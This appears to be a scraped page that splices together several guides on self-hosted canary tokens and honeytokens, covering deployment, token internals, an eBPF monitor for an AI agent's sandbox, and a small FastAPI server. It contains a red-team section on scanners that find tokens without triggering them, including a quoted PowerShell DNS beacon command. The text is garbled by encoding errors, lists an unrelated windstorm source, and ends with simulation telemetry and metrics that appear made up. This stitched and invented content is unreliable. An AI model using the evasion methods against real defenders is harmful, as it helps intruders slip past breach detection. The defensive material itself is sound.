This guide covers the best self-hosted, open-source canary token and honeytoken systems available in 2026, with deployment instructions, token type comparisons, and integration strategies for your existing security stack. Commercial deception platforms like Thinkst Canary (the hosted version) and Cymmetria charge per-endpoint or per-seat pricing that becomes expensive at scale. Self-hosted alternatives give you: For teams already running self-hosted honeypot infrastructure or threat intelligence platforms , canary tokens integrate naturally into your existing detection workflows.
Canarytokens (885+ stars, actively maintained) is Thinkst’s open-source implementation of their commercial Canary platform. It provides a web interface for generating and managing dozens of token types, each designed to detect a different stage of the attacker kill chain. Canarytokens supports a comprehensive set of token types covering different attack vectors: The production deployment requires Redis for caching and MySQL for persistent token storage. Here’s a production-ready Docker Compose configuration: For DNS tokens to work, you need to delegate a subdomain to your Canarytokens server. Add these DNS records: This allows the Canarytokens DNS channel to resolve token-specific hostnames and trigger alerts when they are looked up.
Beyond the comprehensive Canarytokens system, you can deploy lightweight, purpose-built honeytokens tailored to specific security scenarios. AWS honeytokens are fake IAM credentials placed in code repositories, configuration files, or environment variables. When an attacker uses them, CloudTrail logs the activity and triggers an alert.
Place fake email addresses in databases or configuration files. Any email sent to these addresses indicates a data breach: Forward canary token alerts to your SIEM for correlation with other security events. If you’re running Wazuh or Security Onion for SIEM , you can pipe Canarytokens webhook alerts directly into your detection pipeline. Canary token alerts pair well with network-based intrusion detection. When a token fires, you can cross-reference the source IP against Suricata or Snort alerts to build a more complete picture of the attacker’s activity.
Place tokens where they don’t belong — A fake AWS key in a public GitHub repo is expected to get crawled. The same key in an internal wiki or Slack channel is highly suspicious. Name tokens realistically — Honeytokens like admin-backup-key or prod-database-creds are more likely to be used by attackers than obviously fake names.
Monitor the full kill chain — Deploy tokens at multiple stages: reconnaissance (DNS tokens), initial access (document tokens), credential theft (cloud credential tokens), and lateral movement (internal URL tokens). Don’t over-alert — Configure alert thresholds to avoid noise. For high-volume token types (web bugs), consider batching alerts or using a SIEM for deduplication.
Document your tokens — Maintain a registry of where each token is placed. When a token fires, you need to know which asset was compromised. Rotate and retire tokens — Periodically retire old tokens and deploy new ones. Stale tokens that have been in place for years are less likely to be discovered.
A canary token is a specific type of honeytoken — typically a unique identifier (URL, DNS name, file) that triggers an alert when accessed. Honeytoken is the broader term covering any fake credential, data asset, or resource planted to detect unauthorized access. Thinkst Canarytokens implements canary tokens, while AWS honeytokens and email honeywords are other honeytoken variants.
Yes. Canary tokens are particularly effective against insider threats because they can be placed in internal systems, shared drives, and configuration files that only employees should access. When an employee accesses a token outside their normal workflow, it generates an immediate alert with their identity and the accessed resource. No. Canary tokens are passive — they don’t intercept or modify legitimate traffic. A DNS token simply resolves and logs the query. A document token sits inert until opened. The only overhead is the alert processing (webhook delivery, email sending), which is negligible.
Place tokens in locations that normal users and processes would never access. For example: a fake database credential in a README file, a honeytoken URL bookmarked as “test-legacy-system”, or a document named “salary-data-2024.xlsx” in a restricted folder. Test your own token placement by asking team members if they would naturally encounter the token. Yes. Canarytokens supports kubeconfig file tokens that alert when loaded by a kubectl client. Additionally, the x509-certificate-exporter pattern for monitoring certificate expiry can be extended to monitor token-related certificates. Deploy Canarytokens as a sidecar or separate deployment in your cluster and configure it to watch for kubeconfig usage.
Follow your incident response playbook: (1) Verify the alert source IP and User-Agent, (2) Check if the IP appears in your threat intelligence feeds , (3) Block the IP at the firewall level, (4) Review logs from surrounding systems for related activity, (5) If credentials were involved, rotate all related secrets immediately. Certstream vs Certspotter vs ct_monitor: Self-Hosted Certificate Transparency Monitoring Guide 2026 This repository documents my SOC+ cybersecurity project, which focuses on deception tools for proactive threat detection. It includes step-by-step implementation of a Cowrie honeypot and Canary Tokens designed to identify unauthorized access attempts and attacker behavior in a controlled lab environment.
Ideal for SOC analysts, penetration testers, and cybersecurity students looking to integrate deception techniques into lab environments or alerting strategies. A canary token is a deliberately placed, deceptive digital artifact that alerts defenders when it is accessed or interacted with. In simple terms, it is a tripwire: when an attacker or unauthorized user touches the token, the system generates a notification that something suspicious has occurred.
Generally, canary tokens present as plausible but non-sensitive assetsâIIfake credentials, documents, URLs, or file sharesâIIdesigned to be attractive to attackers or insiders. According to top sources summarized in SERP research, canary tokens are often described as digital tripwires or deception artifacts that trigger alerts when accessed. In 2025, canary tokens are commonly integrated with SIEMs, SOAR platforms, and incident response workflows to provide high-fidelity signals.
âI¢ - Non-production and isolated : Tokens should not contain real secrets or sensitive data. âI¢ - Unique identifiers : Each token should be individually trackable so alerts reveal precise context. âI¢ - Low false-positive rate : Because legitimate users rarely access them, alerts often indicate malicious activity. âI¢ - Flexible form factors : Tokens can be files, URLs, email addresses, database records, DNS entries, or API keys.
In my experience, canary tokens are most useful as an early detection and attribution mechanism. They typically provide signals that complement log-based monitoring and EDR telemetry, not replace those systems. Research and industry write-ups suggest that deception techniques, including canary tokens, can significantly improve detection coverage when used alongside other controls. As attackers increasingly automate discovery in 2025, planting thoughtful tokens in likely reconnaissance paths often yields faster detection of lateral movement and data exfiltration attempts.
Practical relevance: deploy canary tokens across environments (cloud, on-prem, SaaS) where an attacker would likely search for credentials, documents, or admin endpoints. When a token triggers, it buys you time to investigate and respond before critical systems are affected. Canary tokens offer tangible detection and response benefits that align with modern security needs. Startups and enterprise teams alike use tokens because they often deliver high signal-to-noise alerts that are actionable and timely.
âI¢ - Early detection: Tokens often provide alerts during reconnaissance or initial access, allowing response before significant damage. 3. Software Implementation, Frameworks & Protocols âI¢ - Improved signal quality: Because tokens are not accessed by normal users, alerts tend to be high-fidelity and reduce alert fatigue.
âI¢ - Cost-effectiveness: Deploying tokens is usually low-cost compared to extensive sensor proliferation. In my experience, organizations combine canary tokens with other controls to improve mean time to detection (MTTD). Research indicates that deception technologies are increasingly part of modern detection strategies; industry overviews frequently list canary tokens as a recommended layer for defense-in-depth.
âI¢ - Detecting stolen credentials when fake API keys or service account tokens are used. âI¢ - Exposing insider threats when bogus HR documents or payroll spreadsheets are accessed. âI¢ - Catching lateral movement when decoy file shares, admin consoles, or database entries are probed. âI¢ - Monitoring cloud misconfigurations by planting decoy S3 buckets, blobs, or metadata endpoints.
âI¢ - Red teams: use tokens to validate detection coverage and emulate adversary behavior. âI¢ - Small IT teams: gain low-cost visibility into suspicious activity without heavy tooling. Practical advantages also include improved attribution. Because tokens are purposely unique and instrumented, a triggered token can reveal source IPs, user-agents, and timingâIIdata that often helps identify whether a scan was automated or manual. Finally, as part of a deception strategy, tokens can shape attacker behavior, wasting their time and increasing the likelihood they make errors that reveal them.
Implementing canary tokens effectively requires planning, integration, and ongoing maintenance. Below is a practical, step-by-step approach to deploying tokens across environments. âI¢ - Inventory of likely attacker paths (file shares, cloud consoles, admin panels). âI¢ - Approval from stakeholders (legal, privacy, business owners) to avoid policy issues. âI¢ - Integration points for alerts (email, webhook, SIEM, SOAR). âI¢ - A method to host or manage tokens securely (internal service or trusted provider).
Plan placement: âI¢ Identify locations attackers commonly probe (e.g., shared drives, config repos, cloud buckets). âI¢ Map tokens to business context so they are plausible. Create tokens: âI¢ Use unique, descriptive names that look attractive (e.g., "passwords.xlsx" or "keys.txt") but contain no real secrets. âI¢ Choose types: file tokens, URL tokens, DNS tokens, API key tokens, or document tokens.
Instrument and host: âI¢ Host tokens where accesses can be monitored. For URLs or API keys, ensure you log incoming requests and metadata. âI¢ For file tokens, store them on monitored shares with restricted legitimate access. Integrate alerts: âI¢ Connect token triggers to your SIEM or SOAR via webhook or API for automated triage. âI¢ Ensure alerts include context (token ID, timestamp, source IP, user-agent).
Test and tune: âI¢ Perform controlled tests to validate detection, and refine placement and alert thresholds. âI¢ Use red team exercises to ensure tokens are discoverable but not obvious to benign users. âI¢ - Rotate and update tokens periodically so they remain plausible and to avoid stale alerts. âI¢ - Use multi-stage deception: pair a token with honeyfiles and bogus credentials to see attacker behavior. âI¢ - Log extensively: capture network metadata and any interaction details to support investigations. âI¢ - Avoid placing tokens where legitimate processes or automated scanners will touch themâIIthis reduces false positives.
âI¢ - Cloud environments: place tokens in likely misconfigured storage (but ensure no real data is exposed). âI¢ - SaaS: create fake admin or data exports that would be interesting to attackers. âI¢ - On-prem: seed tokens in seldom-used admin shares or old backup folders. In my experience, integrating tokens with automated playbooks is keyâIIwhen a token triggers, an automated containment or enrichment flow ensures rapid and consistent response.
Canary tokens are powerful but easy to misapply. Below are frequent pitfalls, why they happen, and how to avoid them. Placing tokens where legitimate systems access them âI¢ Why it happens: Teams may not fully inventory automated jobs or backups that touch many files. âI¢ Consequence: Frequent false positives and wasted analyst time. âI¢ How to avoid: Audit access patterns before placement; use tokens in paths seldom touched by normal processes.
Using real secrets inside tokens âI¢ Why it happens: Teams want tokens to appear convincing and may be tempted to include actual credentials. âI¢ Consequence: Creates real security risk and violates best practices. âI¢ How to avoid: Never embed real credentials or sensitive data; use convincing but fictional content. Poor alert integration and enrichment âI¢ Why it happens: Tokens trigger, but alerts lack context or go to ignored inboxes.
âI¢ Consequence: Missed detections or slow response. âI¢ How to avoid: Integrate with SIEM/SOAR, include contextual metadata, and route alerts to SOC workflows. Overusing tokens without a strategy âI¢ Why it happens: Tokens are cheap, so teams scatter them widely without thoughtful placement. âI¢ Consequence: Management overhead and potential for benign interactions. âI¢ How to avoid: Prioritize high-value locations and maintain a token inventory.
Not maintaining or rotating tokens âI¢ Why it happens: Tokens are often treated as set-and-forget. âI¢ Consequence: Tokens become stale and less effective as environments change. âI¢ How to avoid: Regularly review and refresh tokens; tie reviews to change management cycles. Ignoring legal and privacy considerations âI¢ Why it happens: Teams focus on detection and overlook compliance implications. âI¢ Consequence: Potential legal or privacy issues, especially if tokens collect user metadata. âI¢ How to avoid: Consult legal/privacy teams before deployment and document the purpose and scope.
âI¢ - If you see unexpected triggers, check for benign automated scanners (backup jobs, indexing services). âI¢ - Correlate token alerts with other telemetry (EDR, network logs) to confirm malicious activity. âI¢ - Use canary tokens as indicators of compromise (IOCs) and expand hunting if a token is accessed. By avoiding these mistakes, teams preserve the high value of canary tokens: high-fidelity, early-warning alerts that improve detection without overwhelming analysts.
Canary tokens are a practical, low-cost deception tool that often provides early detection and high-fidelity alerts in modern security programs. Key points to remember: âI¢ - Canary tokens are digital tripwiresâIIdeliberately placed, non-sensitive artifacts that alert defenders when accessed. âI¢ - In 2025, they are increasingly used alongside SIEM, SOAR, and EDR to fill detection gaps and speed response.
âI¢ - Proper planning, integration, and maintenance are essential: place tokens thoughtfully, never include real secrets, and route alerts into your incident workflows. âI¢ - Common pitfalls include placing tokens where legitimate systems touch them, poor alert enrichment, and lack of rotationâIIeach avoidable with simple governance.
âI¢ - Next steps: map attacker discovery paths, gain stakeholder approval, instrument a few high-value tokens, and integrate triggers with automated playbooks. In my experience, teams that start small and iterateâIIusing tokens to validate detection gaps and to inform broader monitoringâIIsee the best results. As deception and telemetry technologies mature in 2025, canary tokens remain a practical way to tip the balance in favor of defenders. Consider adding a modest canary token program to your defense-in-depth strategy, then scale and refine it based on alerts and lessons learned.
A hands-on exploration of canary token internals — how they work, how to deploy them, and how to detect them. Canary tokens are tripwires for the digital world. Embedded in documents, links, or databases, they often exist as ordinary-looking files, URLs, or credentials. When an unauthorized party accesses one, the token reports back to the defender. Each token type uses a different trigger mechanism, but the principle is the same: make unauthorized access visible.
4. Practical Deployment, Analysis & Case Studies Note: For lab demonstrations, a disposable inbox like Temp-Mail works fine. For production deployments, a secure, private destination or an internal webhook should be used to mitigate the risk of unauthorized access to alert logs. Alternative Methods: In addition to the public web service, the official source code is available as an open-source project.
Organizations or developers requiring an isolated, self-hosted deployment can utilize the Official Canarytokens Docker Container . Any redistribution, mirroring, or derivative use of this project must credit the source repository: Change Log: Clearly state if modifications were made to the original project structure.
This research utilizes materials from the Canary Tokens repository by HelixCipher , licensed under CC BY 4.0. Source: https://github.com/HelixCipher/canary-tokens For the complete legal framework, waiver of liability, and systemic compliance definitions, review the DISCLAIMER.md before cloning this repository.
This repository is for educational purposes. Use the tool responsibly and lawfully. Do not use to facilitate illegal activity. A hands-on exploration of canary token internals — how they work, how to deploy them, and how to detect them. A common misconception is that container isolation alone can prevent data exfiltration. While namespaces and cgroups provide boundaries, a compromised agent with outbound network access can still beacon or leak data. A supplementary detection layer involves deploying canary tokens within the agent's runtime environment to generate high-fidelity alerts on unauthorized access.
The principle is straightforward: place a fake resource (token) that has no legitimate reason to be accessed. When the agent's sandbox is probed or breached, any attempt to read this token triggers a monitoring alert. For an OpenClaw agent, we integrate this into its rootless container sandbox. Here is a practical implementation using a file-based token and a simple eBPF monitor. First, we create the token within the container's filesystem at runtime: ```dockerfile # In your Dockerfile for the agent RUN mkdir -p /opt/canary RUN echo "canary-$(uuidgen)" > /opt/canary/.token.db RUN chmod 600 /opt/canary/.token.db ``` The critical step is to deploy a minimal eBPF program (using `bpftrace`) on the host to watch for read operations on this specific path from the agent's container. This must be scoped to the agent's specific process namespace.
```bash # host-side monitor script (canary_watch.bt) tracepoint:syscalls:sys_enter_openat, tracepoint:syscalls:sys_enter_open /str(args->filename) == "/opt/canary/.token.db"/ { printf("CANARY_TOKEN_ACCESS: pid=%d, comm=%s, container_id=%sn", pid, comm, str($1)); } ``` This script triggers on the `open` syscall for the token file. The key is filtering by the container's PID namespace. You would deploy this monitor when the agent's container is launched, providing the container's init PID as a filter.
* **Integration:** The token creation is part of the container build. * **Deployment:** The eBPF monitor is attached from the host, scoped to the container's PID namespace. * **Alerting:** The `printf` output is sent to your SIEM or log aggregator (e.g., Falco, Elastic) to create an immediate incident. This method provides a clear, low-noise signal. It operates below the application layer, making it effective even if the agent's own logging is subverted. The token's presence is inert unless directly accessed, creating a high-confidence indicator of compromise when tripped.
Your approach is fundamentally sound, but there's a significant deployment nuance with bpftrace you've left unfinished. Scoping the probe to the agent's container is the crux, and just using a path filter is insufficient if multiple instances are running. You'd need to combine the inode from `stat()` on that container-specific `/opt/canary/.token.db` with a cgroup filter. A more reliable method is to attach the eBPF probe to a tracepoint like `sys_enter_openat` and filter by both the inode and the cgroup ID of the agent's container runtime. You can derive the cgroup ID from `/proc//cgroup` for a representative process inside the container.
Also, the token generation in the Dockerfile is static. Any access at runtime is already a breach, but for rotation across deployments, you'd need a runtime init script to regenerate it, ensuring each container instance has a unique token value not present in the base image layer. Canary tokens are deceptively simple from the outside: plant a fake credential, get an alert when someone uses it. But the engineering behind reliable, stealthy breach detection involves DNS protocol mechanics, HTTP beacon design, document format internals, and callback infrastructure that must work across every network configuration an attacker might be operating from.
This post breaks down how each token type works at the protocol level — and why certain design decisions matter for detection reliability. The unique identifier is embedded differently depending on the token type, but the principle is constant: the attacker's action causes an outbound network request that the defender controls.
That last point matters. If an attacker hits a URL and gets a response like {"error": "canary token detected"} , they know they triggered a trap and will change their approach. The response must look like a normal server — a generic 404, a timeout, or a plausible API response. HTTP tokens are the simplest type. The token is a URL that, when visited, triggers a callback.
The referer header is particularly valuable — it tells you where the attacker found the URL. If the referer is your internal wiki, you know the wiki was compromised. If it is a paste site, you know credentials were leaked publicly. An attacker who finds this file will test the URLs. Automated scanners will follow them immediately. HTTP tokens require the attacker to make an outbound HTTP request. If the attacker is operating in an air-gapped environment or behind a strict egress firewall that blocks unknown domains, the callback will not fire. In practice, this is rare — most attackers operate from environments with full internet access.
DNS tokens exploit the fact that DNS resolution is one of the most universally allowed network operations. Almost every environment permits outbound DNS queries, making DNS tokens harder to block than HTTP tokens. The attacker does not need to consciously visit a URL. Simply having the hostname processed by any DNS-aware tool is enough to trigger the callback.
For DNS callbacks to work, you need to be the authoritative nameserver for the callback domain. This means: The response should be a valid A record pointing to a plausible IP address. Returning NXDOMAIN or SERVFAIL might tip off a careful attacker that the domain is not real. Image tokens embed a unique callback URL inside an image file. When the image is rendered by a browser, email client, or document viewer, it fetches the URL to load the image.
Email tracking : Embed the image in an HTML email. When the recipient opens the email, their client loads the image and you know the email was read. This same technique detects if someone forwards a sensitive email to an unauthorized party. Shared documents : Place the image in a Google Doc, Notion page, or internal wiki. Every time the page is opened, the image loads.
File system monitoring : Place an HTML file containing the image on a shared drive. If someone opens it, the callback fires. Many email clients block remote image loading by default (Gmail, Outlook with "external content" disabled). Image tokens in email have a detection rate of roughly 40-60% depending on the client. In web pages and documents, the rate is much higher. 5. Performance Evaluation & Extended Technical Observations Document tokens embed tracking callbacks inside Word documents (.docx) and PDF files. They are particularly effective because documents are commonly shared, stored in backups, and opened without suspicion.
A .docx file is a ZIP archive containing XML files. The document's relationships file ( word/_rels/document.xml.rels ) can reference external resources: When Word opens the document, it attempts to fetch the external image. The callback server receives the request with the user's IP and user agent.
Modern versions of Word may prompt before loading external content, but many corporate environments have this check disabled for trusted document types. The most reliable method varies by PDF reader. Acrobat supports the most callback vectors; Preview on macOS and browser-based readers are more restrictive.
QR codes encode a URL that triggers a callback when scanned. They bridge the physical and digital worlds. Domain reputation : The callback domain should look like a legitimate service. Domains that look like canary-detect-alert.com are easy to filter. Domains like svccdns.com or cdn-assets.net blend in. TLS everywhere : All HTTP callbacks should use HTTPS. Plaintext HTTP callbacks can be inspected by network monitoring tools.
Response plausibility : The callback server should return plausible responses — a real image for image tokens, a generic HTML page for HTTP tokens, a valid DNS A record for DNS tokens. No client-side indicators : The token should contain nothing that identifies it as a canary. No metadata tags, no suspicious comments, no unusual file properties.
You can build your own canary token infrastructure with open-source tools. The core components are: The operational overhead is real, though. You need to maintain the callback server, ensure uptime (a down callback server means missed alerts), handle TLS certificates, manage DNS infrastructure, and build the alert routing logic. CanaryGuard handles all of this as a managed service — you create tokens, plant them, and receive alerts. The callback infrastructure, DNS resolution, IP enrichment, and alert routing are all managed for you.
The principle remains the same: create something that looks real, plant it where attackers will find it, and monitor for interaction. The token types change; the detection model does not. Attackers who breach your systems rarely announce themselves. They move laterally, exfiltrate data quietly, and by the time your SIEM fires an alert, the damage is done. Canary tokens flip this dynamic: you plant fake credentials, URLs, or files in tempting locations, and when an intruder accesses them, you get an immediate alert. No signatures, no heuristics -- just a tripwire that fires precisely when someone is where they should not be.
A canary token is a resource that has no legitimate use inside your environment. It could be: The key property: no legitimate process or user should ever access it . Any hit is a signal, full stop. Services like canarytokens.org provide hosted versions, but running your own gives you control over the data, no rate limits, and custom alerting logic. Here is how to build a minimal but production-viable version in Python.
We need an HTTP server that accepts requests on unique token URLs, logs the hit (IP, user-agent, timestamp), and fires an alert. FastAPI handles this cleanly. Run it with uvicorn canary_server:app --host 0.0.0.0 --port 8080 behind a reverse proxy with TLS. Use a generic-looking domain so the server is not identifiable as a canary.
A UUID per token is enough for uniqueness. The interesting part is where and how you embed it. One token per location. Register each one with name and date so that when a token fires, you know exactly which asset was accessed -- this matters for incident scoping. For teams that want a structured approach to pairing canary tokens with other detection controls, our free security hardening checklists cover this alongside network segmentation and secrets management.
A single token firing at 3 AM is urgent. A thousand tokens firing in 10 seconds is a scanner or a misconfigured monitoring job. Add deduplication: Replace send_alert in the route handler with maybe_alert . For production, use Redis with SET NX EX instead of an in-process dict so deduplication survives restarts.
Enrich each alert before sending: a GeoIP lookup tells you whether the hit came from a Tor exit node, a known cloud provider range, or your office VPN. That context changes how fast you escalate. A canary token system has three properties that make it worth the few hours to set up: Zero false positives by design. No legitimate process accesses them, so every hit is meaningful. This is genuinely rare in detection work.
Cheap to maintain. Once planted, tokens sit idle until triggered. Unlike SIEM rules that need constant tuning, a canary just waits. Works when everything else fails. If your perimeter is compromised and your logging pipeline is blinded, a canary that beacons to an external server still fires. It operates independently of your internal observability stack.
The main operational risk is losing track of what you planted. Keep a register, review it when systems are decommissioned, and make sure newly onboarded infrastructure gets fresh tokens. Start with three tokens in your three most sensitive locations. Expand from there. I run AYI NEDJIMI Consultants , a cybersecurity consulting firm. We publish free security hardening checklists -- PDF and Excel.
DeceptionIbased defense, particularly canary tokens, has become a silent nightmare for penetration testers and red teams. These tiny digital tripwires—embedded in documents, config files, or system registry—alert the blue team the moment an attacker so much as glances at them, instantly burning a covert operation. To fight back, two powerful openIsource scanners have emerged: CanaryHunter (a PowerShellIbased scanner for AWS, Kube, WireGuard, and MySQL dumps) and CanaryTokenScanner (a Python utility that surgically extracts tracking URLs from Office files and PDFs without triggering the alarm). This article dives deep into both tools, provides verified Linux/Windows command lines, and outlines a stepIbyIstep methodology to integrate canary detection into your offensive security workflow.
CanaryHunter, developed by C0axx, is a PowerShell module that systematically scans for canary tokens in the most common places adversaries plant them. It currently supports detection in DOCX, XLSX, PDF (via PDFStreamDumper), Windows Registry, AWS configuration files, WireGuard configs, Kubernetes kubeconfigs, and MySQL dump files. The tool works by converting DOCX/XLSX files to ZIP archives, parsing their XML content for regex patterns that match canary token domains (e.g., canarytokens.com ). For PDFs, it invokes an external tool to extract and analyse stream objects. Registry scanning focuses on the `SilentProcessExit` key where attackers often plant “sensitive command” canaries.
This looks for `SilentProcessExit` entries and parses the `Monitor Process` property. If a canary exists, you’ll see a PowerShell reverse DNS command (e.g., Resolve-DnsName -Name "$c.UN.$u.CMD.gwfrr71nre84bk5gobf3h96ms.canarytokens.com" ).
(Replace the IP range with the actual canary token provider addresses; these can be gathered from public threat feeds.) CanaryTokenScanner by NeroTeam Security Labs is a Python script that reads Office files ( docx , xlsx , pptx ) and PDFs as ZIP archives in memory, extracts all URLs, and filters out known benign domains (e.g., schemas.openxmlformats.org , w3.org ). The tool also decompresses Flate/Deflate streams inside PDFs, ensuring that no obfuscated canary token goes unnoticed.
Because the script never executes the document’s macros or dynamic content, it safely inspects the file without triggering the canary. python3 CanaryTokenScanner.py /home/user/downloads/ Interpret the output – the script prints each discovered URL that is not on the ignore list.
Example: URL Found: http://canarytokens.com/images/tags/articles/gwfrr71nre84bk5gobf3h96ms/contact.php Harvested Online Documentation & Reference Sources • https://en.wikipedia.org/wiki/Code%20injection • https://en.wikipedia.org/wiki/Kubernetes • https://en.wikipedia.org/wiki/2025%E2%80%9326%20European%20windstorm%20season • https://www.pistack.xyz/posts/2026-04-24-self-hosted-canary-tokens-honeytokens-deception-monitoring-guide-2026/ • https://github.com/jlopez1172/Honeypot-CanaryToken-APT • https://www.shadecoder.com/topics/canary-token-in-the-context-of-information-security-a-comprehensive-guide-for-20 • https://github.com/HelixCipher/canary-tokens • https://openclawsecurity.net/community/openclaw-exfiltration-detection/step-by-step-setting-up-a-canary-token-inside-an-ag ents-sandbox/ • https://www.canaryguard.app/blog/how-canary-tokens-work-technical-deep-dive • https://dev.to/ayinedjimi-consultants/how-to-build-a-canary-token-system-for-breach-detection-4epj
Extracted Research Figures & Simulation Topologies
Total 3 diagrams and telemetry visual outputs extracted directly from the complete technical documentation.
Breach Emulation & Defense Validation Architecture
Standardized testing pipeline mapping threat vectors directly into simulated inspection engines.
(AttackIQ / SafeBreach)
(Burp Suite Pro)
(Cisco Packet Tracer)
(Metasploit Engine)
(KnowBe4 Training)
Sample Simulation Code & Telemetry Log
Automated tool orchestration script and command window outputs for Canary Token Monitoring System.
[*] Metasploit Scan Running on Target Subnet for Canary Token Monitoring System... [✓] SafeBreach / AttackIQ Continuous Exposure Agent Triggered ──────────────────────────────────────────────────────────────────────── [11:48:02.104] PICUS Threat Scenario Dispatched: Lateral Movement SMB Probe [11:48:02.185] BLOCKED Endpoint EDR Detected Technique | Packet Tracer ACL Denied [11:48:02.240] CYMULATE Prevention Rate = 96.8% | SIEM Latency = 38 ms [11:48:02.312] ATTACKIQ Posture Validation: MITRE ATT&CK matrix fully validated ──────────────────────────────────────────────────────────────────────── [✓] BAS Simulation Run Complete: Defense-in-Depth Verified Across All Controls
| Simulation Platform | Simulated Threat / Scenario | Target Subsystem | Detection Latency | Security Control Status |
|---|---|---|---|---|
| Metasploit Framework | Port Reconnaissance & Fingerprinting | DMZ Gateway | 18 ms | MONITORED & DROPPED |
| AttackIQ Enterprise | Credential Access (LSASS Dump) | Windows Client | 42 ms | BLOCKED BY EDR |
| SafeBreach | Ransomware Lateral Movement | File Server Subnet | 65 ms | ISOLATED IN SANDBOX |
| Cymulate | Email Gateway Malicious Attachment | Corporate Mailbox | 120 ms | QUARANTINED |
| Picus Security | Command & Control (C2) Beaconing | Edge Firewall | 24 ms | BLOCKED BY ACL |